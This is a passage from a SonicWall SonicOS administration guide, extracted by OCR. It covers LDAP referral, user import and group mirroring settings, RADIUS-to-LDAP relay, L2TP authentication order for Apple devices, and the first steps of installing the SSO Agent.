
- **Append to existing trees** – Appends newly located trees to the current configuration.
- **Replace existing trees** – Starts from scratch removing all currently configured trees first.

c) Click **OK**.

The auto-configuration process may also locate trees that are not needed for user login. You can manually remove these entries.

If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the **Domain to search** value accordingly and selecting **Append to existing trees** on each subsequent run.


8 On the **Referrals** tab, configure the following fields:



- **Allow referrals** – Select this option any time that user information is located on an LDAP server other than the configured primary one.
- **Allow continuation references during user authentication** – Select this option any time that individual directory trees have been manually configured to span multiple LDAP servers.
- **Allow continuation references during directory auto-configuration** – Select this option to allow the trees to be read from multiple LDAP servers in a single operation.
- **Allow continuation references in domain searches** – Select this option when using single-sign-on with users in multiple sub-domains having separate LDAP servers.

9 On the **LDAP Users** tab, configure the following fields:

- **Allow only users listed locally** – Requires that LDAP users also be present in the SonicWall local user database for logins to be allowed.
- **User group membership can be set locally by duplicating LDAP user names** – Allows for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.
- **Default LDAP User Group** – A default group on the SonicWall to which LDAP users will belong in addition to group memberships configured on the LDAP server.
- **Import users** – You can click this button to configure local users on the SonicWall by retrieving the user names from your LDAP server. The **Import users** button launches the **LDAP Import Users** dialog containing the list of user names available for import to the SonicWall.




Select the check box for each user that you want to import into the SonicWall, and then click **Save selected**.

The list of users read from the LDAP server can be quite long, and you might not want to import all of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users.You can use these options to reduce the list to a manageable size and then select the users to import.

Having users on the SonicWall with the same name as existing LDAP users allows SonicWall user privileges to be granted upon successful LDAP authentication.

- **Import user groups** – You can click this button to configure user groups on the SonicWall by retrieving the user group names from your LDAP server. The **Import user groups** button launches

the **LDAP Import User Groups** dialog containing the list of user group names available for import to the SonicWall.




Select the check box for each group that you want to import into the SonicWall, and then click **Save selected**.

Having user groups on the SonicWall with the same name as existing LDAP/AD user groups allows SonicWall group memberships and privileges to be granted upon successful LDAP authentication.

Alternatively, you can manually create user groups on the LDAP/AD server with the same names as SonicWall built-in groups (such as 'Guest Services', 'Content Filtering Bypass', 'Limited Administrators') and assign users to these groups in the directory. This also allows SonicWall group memberships to be granted upon successful LDAP authentication.

The SonicWall appliance can retrieve group memberships efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.

10 On the **LDAP Relay** tab, configure the following fields:



The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central SonicWall with remote satellite sites connected into it via low-end SonicWall security appliances that may not support LDAP. In that case the central SonicWall can operate as a RADIUS server for the remote SonicWalls, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.


Additionally, for remote SonicWalls running non-enhanced firmware, with this feature the central SonicWall can return legacy user privilege information to them based on user group memberships learned via LDAP. This avoids what can be very complex configuration of an external RADIUS server such as IAS for those SonicWalls.

- **Enable RADIUS to LDAP Relay** – Enables this feature.
- **Allow RADIUS clients to connect via** – Check the relevant checkboxes and policy rules are added to allow incoming RADIUS requests accordingly.
- **RADIUS shared secret** – This is a shared secret common to all remote SonicWalls.
- **User groups for legacy VPN users** – Defines the user group that corresponds to the legacy **Access to VPNs** privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.
- **User groups for legacy VPN client users** – Defines the user group that corresponds to the legacy 'Access from VPN client with XAUTH' privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.
- **User groups for legacy L2TP users** – Defines the user group that corresponds to the legacy 'Access from L2TP VPN client' privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.

- **User groups for legacy users with Internet access** – Defines the user group that corresponds to the legacy **Allow Internet access (when access is restricted)** privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.

  NOTE: The **Bypass filters** and **Limited management capabilities** privileges are returned based on membership to user groups named **Content Filtering Bypass** and **Limited Administrators** – these are not configurable.

11 Select the **Test** tab to test the configured LDAP settings:



The **Test LDAP Settings** page allows for the configured LDAP settings to be tested by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user will be displayed.

Configuring L2TP to use LDAP for MacOS and iOS Connections

Some care must be taken when configuring devices running MacOS or Apple iOS (iPad/iPhone/iPod touch) for L2TP connections using either LDAP or RADIUS. This is because iOS devices accept the first supported authentication protocol that is proposed by the server. In SonicOS, the default authentication protocol order was changed in SonicOS beginning in releases 5.8.0.8 and 5.8.1.1. Here are the default authentication protocol orders:

- Prior to 5.8.0.8 and 5.8.1.1: CHAP, PAP, MS-CHAP, MS-CHAPv2.
- 5.8.0.8 and 5.8.1.1 and above: MS-CHAPv2, CHAP, MS-CHAP, PAP.

NOTE: Upgrades from previous firmware versions will retain the original ordering. The new ordering is set on new installations only.

This change in default authentication protocol order, combined with the iOS behavior of accepting the first supported authentication protocol will default to SonicOS and iOS devices using RADIUS authentication (because Active Directory does not support CHAP, MS-CHAP, or MS-CHAPv2).

To force L2TP connections from iOS devices to use LDAP instead of RADIUS:

1 Navigate to the **VPN > L2TP Server** page.

2 Click **Configure**.

3 Click on the **PPP** tab.

4 Ensure that **PAP** is moved to the top of the list.

5 Click **OK**.

NOTE: The order of authentication protocols can also be changed to force L2TP connections from iOS devices to use RADIUS by moving PAP to the bottom of the list.

LDAP User Group Mirroring

LDAP User Group Mirroring provides automatic duplication of LDAP User Group configurations from an LDAP server to a SonicWall Security Appliance. Administrators can manage LDAP User Groups exclusively on the LDAP server and do not need to manually duplicate configurations on the SonicWall Security Appliance. User group configurations are periodically read from the LDAP server and copied to the SonicWall Security Appliance.

LDAP User Group names that are copied to the SonicWall Security Appliance include the domain name in the format: *name@domain.com.* This ensures that user group names from various domains are unique.

The following features and restrictions apply to mirrored LDAP User Groups:

- You can delete LDAP User Groups only on the LDAP server. They cannot delete LDAP User Groups on the SonicWall Security Appliance. When a user group is deleted on the LDAP server, its mirrored group on the SonicWall Security Appliance is also automatically deleted.
- You can edit LDAP User Group names (and their comment boxes) only on the LDAP server. They cannot edit the LDAP User Group name or its comment box on the SonicWall Security Appliance. The comment box displays “Mirrored from LDAP” on the SonicWall Security Appliance.
- You can add users as members to an LDAP User Group on the SonicWall Security Appliance.
- You cannot add groups to other groups on the SonicWall Security Appliance. Member groups can only be configured on the LDAP server.
- You can configure things such as VPNs, SSL VPNs, CFS policies, and ISP policies for LDAP User Groups on the SonicWall Security Appliance, when they are configurable under configuration pages such as **Firewall** > **Access Rules** or **Firewall** > **App Rules**.

  NOTE: LDAP User Groups are not deleted if they are configured in any Access Rules, App Rules, or policies.

- When you disable LDAP User Group Mirroring, the mirrored user groups on the SonicWall Security Appliance are not deleted. They are changed so that they can be deleted manually by an administrator. Local mirrored user groups can be re-enabled if they have not been deleted manually.
- When the system creates a mirrored group on the SonicWall Security Appliance, and the name of the mirrored group matches the name of an already existing, user-created (non-mirrored) local group, the local group is not replaced. The local group memberships are updated to reflect the group nestings that are configured on the LDAP server.
- If the system finds a member group on the LDAP server with a name that is the same as one of the default member groups on the SonicWall Security Appliance, no mirrored member group is created on the SonicWall Security Appliance. The memberships in the default member group are updated to reflect the group nestings that are configured on the LDAP server.
- For groups created before SonicOS 5.9, if a local member group exists on the SonicWall Security Appliance with a simple name only (no domain) and that name matches the name of a member group on the LDAP server (which includes a domain), a new local member group is created on the SonicWall Security Appliance and is given the same domain as the corresponding member group on the LDAP server. The original local member group is retained with no domain. Members of the original group are

given memberships in the LDAP group, the new local mirrored group, and the original local group (with no domain).


LDAP Group Membership by Organizational Unit

The LDAP Group Membership by Organizational Unit feature provides the ability to set LDAP rules and policies for users located in certain Organizational Units (OUs) on the LDAP server.

To set a user membership by LDAP location:

1 On the SonicWall Security Appliance, go to **Users** > **Local Groups**.

2 Select the check box for **Memberships are set by user's location in the LDAP directory**.



3 Select one of the **For users** options:

- **at or under the given location**
- **at the given location**

After a user membership is set by LDAP location, when that user logs in, that user is made a member of any groups that match its LDAP location.

You can set any local group, including default local groups (except for the Everyone group and the Trusted Users group) as a group with members that are set by their location in the LDAP directory tree.

When a user is a member of any local groups that are configured for LDAP location:

- The location of those local groups in the LDAP tree is learned.
- The location of the user's local groups is checked against all other local groups. If any other groups have the same LDAP location as that of the user's membership groups, the user is automatically set as a member of those groups for that login session.

When a user attempts to log in, whether with success or failure, the user's distinguished name is logged in the event log. This helps with troubleshooting if a user fails to get memberships to the expected groups. The event log messages shown Event Log Messages include the user's LDAP distinguished name:

Event Log Messages

Event	Message
logstrSuccessfulUserLogin	User login from an internal zone allowed
logstrWrongUserPasswd	User login denied due to bad credentials

Event Log Messages

Event	Message
logstrUnknownUserLoginAttempt	User login denied due to bad credentials
logstrSuccessfulUserVpnLogin	VPN zone remote user login allowed
logstrSuccessfulUserWanLogin	WAN zone remote user login allowed
logstrWlanNoGuestPrivilege	User login denied - User has no privileges for guest service
logstrUserLoginNotUnique	User login denied - user already logged in
logstrUserLoginBarredByRule	User login denied - not allowed by policy rule
logstrUserLoginNotFoundLocal	User login denied - not found locally
logstrSSOUserLogout	User logged out - logout detected by SSO
logstrUserGrpRetrievalFail	Problem occurred during user group membership retrieval
logstrUserLoginPwdExpired	User login denied - password expired
logstrSuccessfulUserSslVpnLogin	SSLVPN zone remote user login allowed
logstrUserLoginBadEmail	User login denied - Mail Address (From/to) or SMTP Server is not configured**
logstrUserLoginFromWrongLocation	User login denied - User has no privileges for login from that location
logstrUserLoginLdapFail	User login denied - LDAP authentication failure

Configuring Single Sign-On

Configuring SSO is a process that includes installing and configuring the SonicWall SSO Agent and/or the SonicWall Terminal Services Agent (TSA), and configuring a SonicWall security appliance running SonicOS to use the SSO Agent or TSA. You can also configure SSO to use browser NTLM authentication with HTTP traffic, with or without the SSO Agent. For an introduction to SonicWall SSO, see Single Sign-On Overview.

NOTE: The SonicOS SSO feature is capable of working in Virtual Machine environments, but is not officially supported. This is due to the variety of potential resource consuming environments of VM deployments, making it not practicable to effectively test and verify all possible permutations.

Topics:

- Installing the SonicWall SSO Agent
- Installing the SonicWall Terminal Services Agent
- Configuring the SonicWall SSO Agent
- Configuring the SonicWall Terminal Services Agent
- Configuring Your SonicWall Security Appliance for SonicWall SSO Agent
- Configuring Your SonicWall Appliance for Browser NTLM Authentication
- Configuring RADIUS Accounting for SSO
- Advanced LDAP Configuration
- Tuning Single Sign-On Advanced Settings
- Configuring Firewall Access Rules
- Managing SonicOS with HTTP Login from a Terminal Server
- Viewing and Managing SSO User Sessions

Installing the SonicWall SSO Agent

The SonicWall SSO Agent is part of the SonicWall Directory Connector. The SonicWall SSO Agent must be installed on at least one, and up to eight, workstations or servers in the Windows domain that have access to the Active Directory server using VPN or IP. The SonicWall SSO Agent must have access to your SonicWall security appliance.


To install the SonicWall SSO Agent:

1 Locate the SonicWall Directory Connector executable file and double click it. It may take several seconds for the InstallShield to prepare for the installation.

2 On the Welcome page, click **Next** to continue. The **License Agreement** displays.


3 Select **I accept the terms in the license agreement**.

4 Click **Next** to continue. The **Customer Information** page displays.



5 Enter your name in the **User Name** field and your organization name in the **Organization** field. Select to install the application for **Anyone who uses this computer (all users)** or **Only for me**.


6 Click **Next** to continue. The **Destination Folder** page displays.



7 Select the destination folder. To:

- Use the default folder, `C:\Program Files\SonicWall\DCON`, click **Next**.
- Specify a custom location, click **Browse,** select the folder, and click **Next**.

The **Custom Setup** page displays.




8 The **Installation** icon displays by default next to the SonicWall SSO Agent feature. Click **Next**.

Optionally, you can select **SonicWall NDC** to enable SonicWall SSO to work with Novell users if this server has network access to the eDirectory server. For information about installing SonicWall NDC, see the *SonicOS 5.6 SSO Feature Module*, available on http://www.SonicWall.com/us/Support.html.

Optionally, you can also select **SonicWall ADC** if this server belongs to an Active Directory domain, and will be used to communicate with a SonicWall CSM appliance. For more information, see the *SonicOS CF 2.6 Administrator's Guide*, available on http://www.SonicWall.com/us/Support.html.

9 Click **Install** to install SSO Agent. The **SonicWall Directory Connection Service User Configuration** page displays.




NOTE: This information can be configured at a later time. To skip this step and configure it later, leave the fields blank and click **Skip**.

10 To configure a common service account that the SSO Agent uses to log into a specified Windows domain, enter the:

- Username of an account with administrative privileges in the **Username** field.
- Password for the account in the **Password** field,
- Domain name of the account in the **Domain Name** field.

11 Click **Next**. The **Default SSO Agent SonicWall Appliance Configuration** page displays.



12 Enter the IP address of your SonicWall security appliance in the **SonicWall Appliance IP** field.

13 Enter the port number for the same appliance in the **SonicWall Appliance Port** field.


14 Enter a shared key (a hexadecimal number from 1 to 16 digits in length) in the **Shared Key** field.

15 Click **Next** to continue. The SonicWall SSO Agent installs. The status bar displays.

